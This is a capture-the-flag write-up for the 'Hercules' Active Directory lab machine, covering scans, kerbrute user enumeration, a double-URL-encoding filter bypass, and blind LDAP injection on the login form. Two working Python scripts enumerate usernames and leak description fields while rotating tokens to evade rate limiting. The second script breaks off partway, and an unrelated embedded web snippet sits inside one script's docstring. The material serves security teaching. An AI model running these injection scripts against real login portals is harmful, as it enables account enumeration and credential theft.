[ writeup · case #023 ]
Hercules
Foothold comes through LDAP injection on the login portal, leaking credentials stored in user description fields, followed by LFI to extract ASP.NET machineKey values and forge an admin auth cookie. From there, the chain runs through NTLMv2 hash capture via malicious ODT upload, Shadow…
Summary
Enumeration
Port Scan
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn hercules.htb
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
443/tcp   open  https            syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5986/tcp  open  wsmans           syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49902/tcp open  unknown          syn-ack ttl 127
49910/tcp open  unknown          syn-ack ttl 127
59786/tcp open  unknown          syn-ack ttl 127
64520/tcp open  unknown          syn-ack ttl 127
64536/tcp open unknown syn-ack ttl 127❯ nmap -sCV -p 53,80,88,135,139,389,443,445,464,593,636,3268,3269,5986,9389 hercules.htb -oN targeted
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to https://hercules.htb/
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-06 20:19:37Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: hercules.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after: 2034-12-02T01:34:52
443/tcp open ssl/http Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=hercules.htb
| Subject Alternative Name: DNS:hercules.htb
| Not valid before: 2024-12-04T01:34:56
|_Not valid after: 2034-12-04T01:44:56
| tls-alpn:
| h2
|_ http/1.1
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: hercules.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after: 2034-12-02T01:34:52
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: hercules.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after: 2034-12-02T01:34:52
3269/tcp open globalcatLDAPssl?
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after: 2034-12-02T01:34:52
5986/tcp open ssl/wsmans?
| tls-alpn:
| h2
|_ http/1.1
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after: 2034-12-02T01:34:52
9389/tcp open mc-nmf .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windowsWeb / Service Enumeration
looks like we're dealing with a windows web application not pure AD
 (opens the full-size image)
fuzzing showed that there's a login page
❯ dirsearch -u https://hercules.htb/ -r -q -x 404,403

[04:48:20] 200 -    3KB - https://hercules.htb/login
[04:48:20] 200 -    3KB - https://hercules.htb/login/
 (opens the full-size image)
and it looks like it's rated limited as well
 (opens the full-size image)
but with no valid credentials it's useless at least a username
for this we'll use a tool to help us enumerate valid users
kerbrute : It abuses the Kerberos pre-authentication process to quickly verify if usernames exist and test passwords without triggering traditional account lockouts
❯ kerbrute userenum -d hercules.htb /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt --dc dc.hercules.htb

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/13/26 - Ronnie Flathers @ropnop

2026/07/13 04:59:33 >  Using KDC(s):
2026/07/13 04:59:33 >   dc.hercules.htb:88

2026/07/13 04:59:34 >  [+] VALID USERNAME:       [REDACTED:EMAIL]
2026/07/13 04:59:34 >  [+] VALID USERNAME:       [REDACTED:EMAIL]
after further enumeration i found something that could be useful in the source code of the login page
data-val-regex-pattern="^[^!"#&'()*+,\:;<=>?[\]^`{|}~]+$"Decoded (HTML entities stripped), the regex is:
^[^!"#&'()*+,\:;<=>?[\]^`{|}~]+$eaking it down:
^...$— anchors, must match the whole string[^ ... ]+— one or more characters that are not any of the listed ones- The excluded set:
! " # & ' ( ) * + , : ; < = > ? [ ] ^ \{ | } ~` So functionally: "the input can be anything except these special characters." so let's go ahead and try to bypass this (opens the full-size image)
trying the obvious which returned as expected invalid username

the trick was in double url encoding
 (opens the full-size image)
which stopped giving the mean invalid username and started giving invalid login attempt
taking a step back to identify the backend there was no 1433 (MSSQL) port open but there was ldap on 389 sitting there
this is a strong suggestion that the SSO/login method runs raw ldap queries but it's useless unless ldap allows anonymous binds/searches
❯ ldapsearch -x -H ldap://hercules.htb:389 -s base -b "" "(objectClass=*)" namingContexts
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: (objectClass=*)
# requesting: namingContexts
#

#
dn:
namingContexts: DC=hercules,DC=htb
namingContexts: CN=Configuration,DC=hercules,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=hercules,DC=htb
namingContexts: DC=DomainDnsZones,DC=hercules,DC=htb
namingContexts: DC=ForestDnsZones,DC=hercules,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
which was the case
ldap injection

let's try to inject the classic basic payload admin*)(description=*)
it returned a blank page
 (opens the full-size image)

which is weird and unexpected cause it should break meaning we should adjust our payload so we can maybe guess the template
 (opens the full-size image)
which it actually did when dropping the last parentheses
admin*)(description=* meaning the actually template could be something like this:
(&(sAMAccountName=INPUT)(userPassword=x))with our payload it becomes
(&(sAMAccountName=admin*)(description=*))(userPassword=x))but what use does this give us?
Since sAMAccountName=<prefix>* is a valid LDAP substring filter, Posting a* as the username asks AD "does any account start with 'a'?" If yes → TRUE oracle.
Two possible app states after posting a crafted username:
- "Login attempt failed" → the LDAP filter was syntactically valid and matched at least one real entry in AD (wrong password, but a user was found) → oracle = TRUE
- "Invalid login attempt" (or blank) → filter matched nothing, or broke → oracle = FALSE meaning we can extract valid usernames inside this domain but we need a python script for this
#!/usr/bin/env python3
# user_enum.py

import sys
from urllib.parse import quote
import requests
import urllib3
import string
from bs4 import BeautifulSoup
from pwn import log

from urllib3.exceptions import InsecureRequestWarning
urllib3.disable_warnings(InsecureRequestWarning)

URL         = "https://hercules.htb/Login"
PASSWORD    = "wrongPassword"
TOKEN_NAME  = "__RequestVerificationToken"
SUCCESS_MSG = "Login attempt failed"
FAILURE_SIG = "Invalid login attempt"
BANNED      = set(list(r'!"#&\'()*+,:;<=>?[]\^`{|}~'))

class TokenManager:
    """
    Fetch new tokens for requests to bypass rate limit
    One single token can be used around 6~7 times
    """
    def __init__(self, max_uses=6):
        self.max_uses    = int(max_uses)
        self._cookie_tok = None
        self._form_tok   = None
        self._uses       = 0

    def _fetch_tokens(self):
        """
        Session A: GET /Login, return (cookie_token, form_token).
        """
        s = requests.Session()
        s.verify = False
        headers = {"User-Agent": "Mozilla/5.0"}
        r = s.get(URL, headers=headers, allow_redirects=True, timeout=8)

        cookie_tok = s.cookies.get(TOKEN_NAME)
        soup = BeautifulSoup(r.text, "html.parser")
        inp = soup.find("input", {"name": TOKEN_NAME, "type": "hidden"})
        form_tok = inp.get("value") if inp else None

        return cookie_tok, form_tok

    def _do_login(self, username: str, cookie_tok: str, form_tok: str):
        """
        Session B: new session, set cookie value and submit form token + username.
        """
        s = requests.Session()
        s.verify = False
        headers = {"User-Agent": "Mozilla/5.0", "Referer": URL}
        if cookie_tok:
            s.cookies.set(TOKEN_NAME, cookie_tok)

        data = {
            TOKEN_NAME: form_tok or "",
            "Username": username,
            "Password": PASSWORD,
            "RememberMe": "false"
        }

        return s.post(URL, data=data, headers=headers, allow_redirects=False, timeout=8)

    def refresh(self):
        """
        Force-fetch fresh cookie + token.
        """
        cookie_tok, form_tok = self._fetch_tokens()
        self._cookie_tok = cookie_tok
        self._form_tok   = form_tok
        self._uses       = 0
        return self._cookie_tok, self._form_tok

    def send(self, payload):
        """
        Use cached token to POST payload in username field; refresh after max_uses.
        """
        if self._uses >= self.max_uses or (self._form_tok is None and self._cookie_tok is None):
            self.refresh()

        resp = self._do_login(payload, self._cookie_tok, self._form_tok)
        self._uses += 1
        return resp

def encode(s: str) -> str:
    """
    URL encode blacklisted chars to bypass check.
    They will all be encoded again via requests.post.
    """
    out = []
    for c in s:
        if c in BANNED:
            enc = quote(c, safe="")
            out.append(enc)
        else:
            out.append(c)
    return "".join(out)

def is_success(resp):
    """
    TRUE when our LDAP predicate matched
    "Login attempt failed": user exists, wrong pass
    """
    body = resp.text or ""
    return SUCCESS_MSG.lower() in body.lower()

def enum_usernames():
    """
    LDAP wildcard search attack:
    <blockquote class="wp-embedded-content" data-secret="[REDACTED:CRED]"><a href="https://4xura.com/writeups-for-ctfs/htb/htb-writeup-ghost/" target="_blank"  rel="nofollow" >HTB Writeup - Ghost</a></blockquote><iframe class="wp-embedded-content" sandbox="allow-scripts" security="restricted" style="position: absolute; visibility: hidden;" title=""HTB Writeup - Ghost" - Axura" src="https://4xura.com/writeups-for-ctfs/htb/htb-writeup-ghost/embed/#?secret=[REDACTED:CRED]" data-secret="[REDACTED:CRED]" width="600" height="338" frameborder="0" marginwidth="0" marginheight="0" scrolling="no"></iframe>

    DFS prefix expansion for usernames matching grammar: first[.last]
      - first: [a-z]+
      - optional single dot (not first/last)
      - last:  [a-z]+
    We probe "<prefix>*"; if it matches, dive deeper
    """
    letters = string.ascii_lowercase

    def _next_chars(prefix: str):
        """Allowed next chars under first[.last] grammar."""
        has_dot = '.' in prefix
        if not prefix:
            return letters                     # first char: letters only
        if not has_dot:
            # allow letters always; allow '.' only if last char is a letter
            return letters + ('.' if prefix[-1].isalpha() else '')
        # after a dot, only letters; forbid a second dot
        return letters

    tm = TokenManager(max_uses=6)
    bar_main  = log.progress("DFS ENUMERATION")
    bar_try   = log.progress("TRYING ")
    completed = []
    visited   = set()

    queue = [c for c in letters]

    while queue:
        prefix = queue.pop(0)
        if prefix in visited:
            continue
        visited.add(prefix)

        payload = f"{prefix}*"
        enc     = encode(payload)
        bar_try.status(f"'{prefix}' -> {payload} -> {enc}")

        try:
            resp = tm.send(enc)
        except Exception as e:
            log.failure(f"POST error for '{prefix}': {e}")
            continue

        if not is_success(resp):
            continue  # this prefix doesn't exist

        # prefix exists → probe children and go **depth-first**
        has_child = False
        dbg = log.progress("[debug], PREFIX {} has child".format(prefix))
        for ch in _next_chars(prefix):
            child = prefix + ch
            child_payload = f"{child}*"
            child_enc     = encode(child_payload)
            dbg.status(f"PROBING '{child}' -> {child_payload} -> {child_enc}")

            try:
                child_resp = tm.send(child_enc)
            except Exception as e:
                # keep probing other children
                continue

            if is_success(child_resp):
                has_child = True
                # DFS: process this child now
                queue.insert(0, child)
                log.info(f"enqueue child: {child}")

        if not has_child:
            # cannot extend → full username discovered
            completed.append(prefix)
            log.success(f"FOUND username: {prefix}")

    bar_main.success("done")
    if completed:
        with open("users.txt", "w", encoding="utf-8", errors="ignore") as f:
            for u in completed:
                f.write(u + "\n")
        log.success("Completed usernames found and saved to users.txt")
    else:
        log.failure("No completed usernames discovered")

    return completed

if __name__ == "__main__":
    enum_usernames()
this will most users and it will take a while since it's kinda of brute forcing once users are known we hunt for the passwords
<username>*)(description=<test>*This asks AD: "does this specific user's description attribute start with <test>?" Same TRUE/FALSE oracle as before
using the following python script
#!/usr/bin/env python3
# desc_enum.py

import sys
from urllib.parse import quote
import requests
import urllib3
import string
from pathlib import Path
from bs4 import BeautifulSoup
from pwn import log

from urllib3.exceptions import InsecureRequestWarning
urllib3.disable_warnings(InsecureRequestWarning)

URL         = "https://hercules.htb/Login"
PASSWORD    = "wrongPassword"
TOKEN_NAME  = "__RequestVerificationToken"
SUCCESS_MSG = "Login attempt failed"
FAILURE_SIG = "Invalid login attempt"
BANNED      = set(list(r'!"#&\'()*+,:;<=>?[]\^`{|}~'))
USERS_TXT   = Path("./users.txt")

class TokenManager:
    """
    Fetch new tokens for requests to bypass rate limit
    One single token can be used around 6~7 times
    """
    def __init__(self, max_uses=6):
        self.max_uses    = int(max_uses)
        self._cookie_tok = None
        self._form_tok   = None
        self._uses       = 0

    def _fetch_tokens(self):
        """
        Session A: GET /Login, return (cookie_token, form_token).
        """
        s = requests.Session()
        s.verify = False
        headers = {"User-Agent": "Mozilla/5.0"}
        r = s.get(URL, headers=headers, allow_redirects=True, timeout=8)

        cookie_tok = s.cookies.get(TOKEN_NAME)
        soup = BeautifulSoup(r.text, "html.parser")
        inp = soup.find("input", {"name": TOKEN_NAME, "type": "hidden"})
        form_tok = inp.get("value") if inp else None

        return cookie_tok, form_tok

    def _do_login(self, username: str, cookie_tok: str, form_tok: str):
        """
        Session B: new session, set cookie value and submit form token + username.
        """
        s = requests.Session()
        s.verify = False
        headers = {"User-Agent": "Mozilla/5.0", "Referer": URL}
        if cookie_tok:
            s.cookies.set(TOKEN_NAME, cookie_tok)

        data = {
            TOKEN_NAME: form_tok or "",
            "Username": username,
            "Password": PASSWORD,
            "RememberMe": "false"
        }

        return s.post(URL, data=data, headers=headers, allow_redirects=False, timeout=8)

    def refresh(self):
        """
        Force-fetch fresh cookie + token.
        """
        cookie_tok, form_tok = self._fetch_tokens()
        self._cookie_tok = cookie_tok
        self._form_tok   = form_tok
        self._uses       = 0
        return self._cookie_tok, self._form_tok

    def send(self, payload):
        """
        Use cached token to POST payload in username field; refresh after max_uses.
        """
        if self._uses >= self.max_uses or (self._form_tok is None and self._cookie_tok is None):
            self.refresh()

        resp = self._do_login(payload, self._cookie_tok, self._form_tok)
        self._uses += 1
        return resp

def encode(s: str) -> str:
    """
    URL encode blacklisted chars to bypass check.
    They will all be encoded again via requests.post.
    """
    out = []
    for c in s:
        if c in BANNED:
            enc = quote(c, safe="")
            out.append(enc)
        else:
            out.append(c)
    return "".join(out)

def is_success(resp):
    """
    TRUE when our LDAP predicate matched
    "Login attempt failed": user exists, wrong pass
    """
    body = resp.text or ""
    return SUCCESS_MSG.lower() in body.lower()

from urllib.parse import quote

def _ldap_escape_rfc4515(s: str) -> str:
    """
	Escape user-controlled text for LDAP filter usage (RFC4515).
    """
    out = []
    for ch in s:
        if ch == '*':
            out.append(r'\2a')
        elif ch == '(':
            out.append(r'\28')
        elif ch == ')':
            out.append(r'\29')
        elif ch == '\\':
            out.append(r'\5c')
        elif ch == '\x00':
            out.append(r'\00')
        else:
            out.append(ch)
    return ''.join(out)

def _build_payload(username: str, description_payload: str = None) -> str:
    """
    Build the Username form value that probes description.
    - description_payload: the candidate prefix to test (unescaped)
    """
    if description_payload is None:
        pl = f"{username}*)(description=*"
    else:
        escaped = _ldap_escape_rfc4515(description_payload)
        # trailing '*' is LDAP wildcard and must remain literal wildcard in the filter
        pl = f"{username}*)(description={escaped}*"
    return encode(pl)

def enum_descriptions(users_file: Path):
    """
    Enumerate 'description' for one username using TokenManager tm.
    Returns discovered description string or None.
    """
    tm = TokenManager(max_uses=6)
    charset = string.printable
    results = {}

    with open(users_file, "r", encoding="utf-8") as f:
        users = [u.strip() for u in f if u.strip()]

    for user in users:
        log.info(f"Checking user: {user}")

        # check if description exists (probe with no prefix)
        probe0 = _build_payload(user, None)
        resp = tm.send(probe0)
        if not is_success(resp):
            log.failure(f"No description for {user}")
            continue

        desc = ""
